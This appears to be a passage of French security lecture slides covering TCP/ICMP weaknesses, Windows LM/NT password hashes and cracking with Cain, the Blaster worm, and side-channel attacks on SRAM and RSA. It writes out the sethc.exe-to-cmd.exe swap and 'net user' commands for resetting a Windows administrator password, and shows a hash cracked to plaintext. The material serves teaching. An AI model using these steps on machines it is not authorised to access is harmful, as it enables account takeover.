
- ✚ Lorsque un pare-feu autorise les paquets ICMP, il s'expose à de possibles canaux cachés, utilisés par exemple pour dialoguer avec des chevaux de Troie, dont les informations sont transportés par des paquets ICMP.response.
- ✚ Le protocole TCP ne propose aucune authentification du serveur lors de l'ouverture d'une session (paquets SYN et ACK+SYN).
- ✚ Le SYN-Flooding est une technique d'attaque de déni de service qui consiste à générer en grand nombre de paquets TCP-SYN.
- ✚ L'analyse des ports TCP (en mode serveur) ouverts d'un nœud IP (port scan) repose sur la possibilité de forger librement des paquets TCP-SYN.
- ✚ Il est possible de mettre fin à une session TCP à l'aide de paquets TCP-RESET. Connaissant l'adresse IP du client en supposant une fenêtre de réception (RWIN) de 2^{14} et une plage de ports éphémères de 2^{10} le nombre de paquets nécessaire est de l'ordre de $2^{32}/2^{14}*2^{10} = 2^{28}$.
- ✚ De nombreux protocoles (PPP, POP, FTP,...) mettent en œuvre des mots de passe transmis en clair sur le réseau. Peu de messageries supportent un transport sécurisé par SSL.

Login et Mot de passe

Mot de passe Unix



Clé NT et MSCHAPv2



Windows - SAM - Security Account Manager

LM Hash



NT LM Hash



Windows Password Recovery

SAM Explorer

Select the user account whose properties you want to explore Step 3/4

The top of the page contains the list of user/group/alias items found. Click one of them to see its properties. Press 'Next' button to proceed to the final Wizard step and view or edit the selected item attributes.

User name	User ID	Administrator	Password set
Administrateur	500	Yes	Yes
Invité	501	No	No
Pascal	1001	Yes	Yes
HomeGroupUser\$	1002	No	Yes

Account properties

Account locked: No Account disabled: Yes
Password expired: Never Password required: Yes
Account description: Compte d'utilisateur d'administration

Suivant > Annuler

Hash Generator

Single hash generator

Current password
Password:

Password hash

LM hash:

NT hash:

PWDUMP string sample:

Add Cancel

User name	RID	LM password	NT password	LM hash	NT hash	Description
<input type="checkbox"/> Administrateur	500	<input type="image"/> <Empty>	<input type="image"/> <Empty>			
<input checked="" type="checkbox"/> HomeGroupUser\$	1002	<input type="image"/> <Empty>	<input type="image"/> <Empty>		8B4C84EA94D7F100393BE67DB2F612AB	
<input type="checkbox"/> Invité	501	<input type="image"/> <Empty>	<input type="image"/> <Empty>			
<input checked="" type="checkbox"/> Pascal	1001	<input type="image"/> <Empty>	<input type="image"/> <Empty>		8DB408B701EA4D9FE2F732546A527FC6	

The screenshot shows the CAIN application window with the 'Cracker' module selected. The main window displays a table of users and their hashes. A context menu is open over the 'Pascal' user entry, showing various attack options. The table data is as follows:

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash
Administrateur	* empty *		* empty *	NO PASSWOR...	NO PASSWORD*****...
HomeGroupUser\$	* empty *			NO PASSWOR...	8B4C84EA94D7F100393BE67D...
Invité	* empty *		* empty *	NO PASSWOR...	NO PASSWORD*****...
Pascal	* empty *		hello2016	NO PASSWOR...	8DB408B701EA4D9FE2F73254...

The screenshot shows the 'Options' dialog box and the 'Cracker' output window. The 'Options' dialog box has the following checked options:


- As Is (Password)
- Reverse (PASSWORD - DROWSSAP)
- Double (Pass - PassPass)
- Lowercase (PASSWORD - password)
- Uppercase (PASSWORD - PASSWORD)
- Num. sub. perms (Pass.P4ss.Pa5s...P45s...P455)
- Case perms (Pass.pAss.paSs...PaSs...PASS)
- Two numbers Hybrid Brute (Pass0...Pass99)

The 'Cracker' output window displays the following text:


```
Plaintext of 8DB408B701EA4D9FE2F732546A527FC6 is hello2016
Attack stopped!
1 of 1 hashes cracked
```

Reset du mot de Passe sous windows 7

sethc.exe

5x 

cmd.exe




`/Windows/System32`

Reset du mot de passe sous Windows 7



- ✚ En remplaçant la commande `sethc.exe` par `cmd.exe` dans `/Windows/System32` un disque de réparation permet de modifier le mot de passe administrateur
 - `cmd.exe` est exécuté en mode administrateur
- ✚ `net user Administrateur /active:yes`
- ✚ `shutdown -r`
- ✚ `net user UserName *`
- ✚ =>new Password:
- ✚ =>Confirm:
- ✚ `net user UserName /active:yes`

Plateformes Sécurisées

Plateformes Sécurisées, Bill Gates, 2006



La stratégie Microsoft – Bill Gates RSA Security Conference 2007



✚ IPSEC

✚ Trustworthy Computing

✚ Des composants qui résistent aux attaques

■ TPM

■ Cartes à puce

✚ Identité

✚ Le mot de passe est LE problème de sécurité

✚ Microsoft propose l'usage généralisé de certificats



Extensibilité

Sécurité

Complexité

Connectivité

3 propriétés de sécurité

Intégrité

- Isolation (multi processeurs)
- SandBox
- Mise à jour/chargement de logiciels sécurisés
- Prévention/Détection des intrusions
- Prévention des attaques par rebond


Stockage Sécurisé

- Secrets des communications
- Tamper Resistant

**Système
Embarqué**

Communications sécurisées

- Authentification
Mutuelle Forte




Programmes malveillants




Le vers blaster (2003)

Blaster Infected Host



Victim



2. scan


3. Transmit RPC DCOM exploit code

4. Initiate worm code download

5. Download worm code by TFTP

6. Execute remote Blaster worm code

La sécurité est une construction (design)



1 bastion


2 lignes de remparts

*La ville de Carcassonne




Paradigmes de sécurité

Hans Brinker Défense Immunitaire



Pasteur




Vaccin

Grotte de Cosquer Placebo



Attaque
Connue, inconnue



Contre-mesure
efficace non efficace

Canaux Cachés

Les équations de Maxwell sont-elles sécurisées ?

$$\operatorname{div} \vec{B} = 0$$

$$\operatorname{div} \vec{E} = \frac{\rho}{\epsilon_0}$$

$$\overrightarrow{\operatorname{rot}} \vec{B} = \mu_0 \vec{j} + \epsilon_0 \mu_0 \frac{\partial \vec{E}}{\partial t}$$

$$\overrightarrow{\operatorname{rot}} \vec{E} = - \frac{\partial \vec{B}}{\partial t}$$

Courants de Foucault (*Ellis current*)


$$J_x = \left(\frac{1}{e}\right)^{(x/\delta)}$$

J_x = Current Density (A/m²)

e = Base Natural Log

x = Distance Below Surface

δ = Standard Depth of Penetration



$$\delta = \frac{1}{\sqrt{\pi f \mu \sigma}}$$

δ = Standard Depth of Penetration (m)

π = 3.14


f = Test Frequency (Hz)

μ = Magnetic Permeability (Henry/m)


σ = Electrical Conductivity (Siemens/m)

Attaque par courant de Foucault d'une cellule SRAM



Il est possible de modifier l'état d'une cellule mémoire SRAM par courant de




Canaux cachés et équations de Maxwell



$$V = - \frac{d\phi}{dt}$$



Differential traces between (00h ⊕ 00h) and (FFh ⊕ 00h) picked up at different locations




RSA & Morse Samuel F

A ● ■
B ■ ● ● ●
C ■ ● ■ ■ ●
D ■ ● ●
E ● (1 unit)
F ● ● ■ ●
G ■ ■ ●
H ● ● ● ●
I ● ●
J ● ■ ■ ■ ■ ■
K ■ ● ■ ■
L ● ■ ■ ● ●
M ■ ■ ■

N ■ ■ ●
O ■ ■ ■ ■ ■
P ● ■ ■ ■ ●
Q ■ ■ ■ ● ■ ■
R ● ■ ■ ●
S ● ● ●
T ■ ■ (3 units)
U ● ● ■ ■
V ● ● ● ■ ■
W ● ■ ■ ■ ■
X ■ ■ ● ● ■ ■
Y ■ ■ ● ■ ■ ■ ■
Z ■ ■ ■ ■ ● ●

1 ● ■ ■ ■ ■ ■ ■ ■
2 ● ● ■ ■ ■ ■ ■
3 ● ● ● ■ ■ ■ ■
4 ● ● ● ● ■ ■ ■
5 ● ● ● ● ● ●
6 ■ ■ ● ● ● ● ●
7 ■ ■ ■ ■ ● ● ●
8 ■ ■ ■ ■ ■ ■ ● ●
9 ■ ■ ■ ■ ■ ■ ■ ●
0 ■ ■ ■ ■ ■ ■ ■ ■



$a^b \text{ modulus } m$

Attaque d'un *exponentiator*

- + C (forme chiffrée) = M^d modulo m
- + $d = d_0 \cdot 2^0 + d_1 \cdot 2^1 + d_2 \cdot 2^2 + d_3 \cdot 2^3 + d_4 \cdot 2^4 + \dots + d_i \cdot 2^i + \dots + d_{p-1} \cdot 2^{p-1}$, où d_i a pour valeur 0 ou 1.
- + La forme chiffrée s'exprime sous forme d'un produit de p termes m_i ,
 - $C = m_0 \cdot m_1 \cdot m_2 \dots m_i \dots m_{p-1}$ modulo m , avec
 - $m_i = 1$, si $e_i = 0$.
 - $m_i = M^{2^i}$ modulo m , si $e_i = 1$
 - $X_i = M^{2^i}$, $X_{i+1} = X_i^2$
- + En constate que, dans cette implémentation de l'algorithme RSA (dite *exponentiation*), chaque bit (d_i) de la clé implique un temps calcul différent selon que sa valeur soit 0 (multiplication triviale par 1) ou 1 (multiplication par M^{2^i}).

